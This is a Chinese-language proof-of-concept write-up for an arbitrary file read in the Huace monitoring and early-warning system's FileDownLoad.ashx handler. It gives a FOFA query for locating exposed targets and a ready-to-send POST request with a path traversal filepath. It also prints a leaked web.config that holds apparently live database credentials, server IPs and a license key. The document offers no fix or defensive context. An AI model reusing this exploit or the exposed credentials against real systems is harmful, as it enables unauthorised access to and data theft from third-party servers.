华测监测预警系统 FileDownLoad.ashx 任意读取漏洞

1、fofa 语法


title="华测监测预警系统"

2、界面如下

3、poc

```
POST /Handler/FileDownLoad.ashx HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

filename=1&filepath=..%2F..%2Fweb.config
```



4、内容如下

```
<?xml version="1.0"?>
<configuration>
  <appSettings>
    <add key="SkinId" value="flat" />
    <add key="AppId" value="MASV21" />
    <add key="SysName" value="华测监测预警系统2.2" />
    <add key="SysNameEn" value="CHC Measurement and Early Warning System 2.2" />
    <add key="MASV21Url" value="http://192.168.139.220:8081/" />
    <add key="CopyRight" value="Copyright©2017 上海华测导航技术股份有限公司 版权所有" />
    <add key="CopyRightEn" value="Copyright©2017 Shanghai Huace Navigation Technology Co., Ltd. All rights reserved" />
    <add key="License" value="36LV6AE5WWB5TRB8938RHCBQ" />
    <add key="isCache" value="0" />
    <add key="isSessionTimeOut" value="0" />
    <add key="IsEncrypt" value="False" />
    <add key="LoginPermission" value="1,2,3" />
    <add key="DataCollectTimeSpan" value="1000" />
    <add key="dbServer" value="211.149.139.220,1433" />
    <add key="databaseName" value="CHCMASV21" />
    <add key="user" value="sa" />
    <add key="password" value="Admin948" />
    <add key="Lang" value="zh-cn" />
    <add key="PushLogToMop" value="false" />
    <add key="AppKey" value="" />
    <add key="AppSerect" value="" />
    <add key="UploadSoftStatusUrl" value="http://139.196.92.240:8080/MonitorLog.AddExceptionInfo.json" />
    <add key="AliveUrl" value="http://139.196.92.240:8080/OAuth/KeepAlive.ashx" />
    <add key="Project" value="" />
    <add key="SoftType" value="1" />
    <add key="MasVersion" value="MAS2.2.****.2018****" />
    <add key="FileType" value=".jpg,.gif,.png,.bmp,.psd" />
    <add key="FileSizeLimit" value="10" />
    <add key="EvaluationFileType" value=".doc,.docx,.pdf,.xls,.xlsx" />
    <add key="EvaluationFileSizeLimit" value="20" />
  </appSettings>
  <connectionStrings>
    <!--<add name="ConnectionString" connectionString="Server=192.168.3.16;Database=CHCMASV21;User ID=sa;Password=123@abcd;" providerName="System.Data.SqlClient"/>-->
    <add name="ConnectionString" connectionString="Server=211.149.139.220,1433;Database=CHCMASV21;User ID=sa;Password=Admin948;" providerName="System.Data.SqlClient" />
    <add name="RadarCtnString" connectionString="Server=192.168.3.16;Database=RadarData;User ID=sa;Password=123@abcd;" providerName="System.Data.SqlClient" />
  </connectionStrings>
  <!--
    有关 web.config 更改的说明，请参见 http://go.microsoft.com/fwlink/?LinkId=235367。

    可在 <httpRuntime> 标记上设置以下特性。
      <system.Web>
        <httpRuntime targetFramework="4.5" />
      </system.Web>
  -->
  <system.web>
    <httpRuntime requestValidationMode="2.0" executionTimeout="100" maxRequestLength="102400" />
```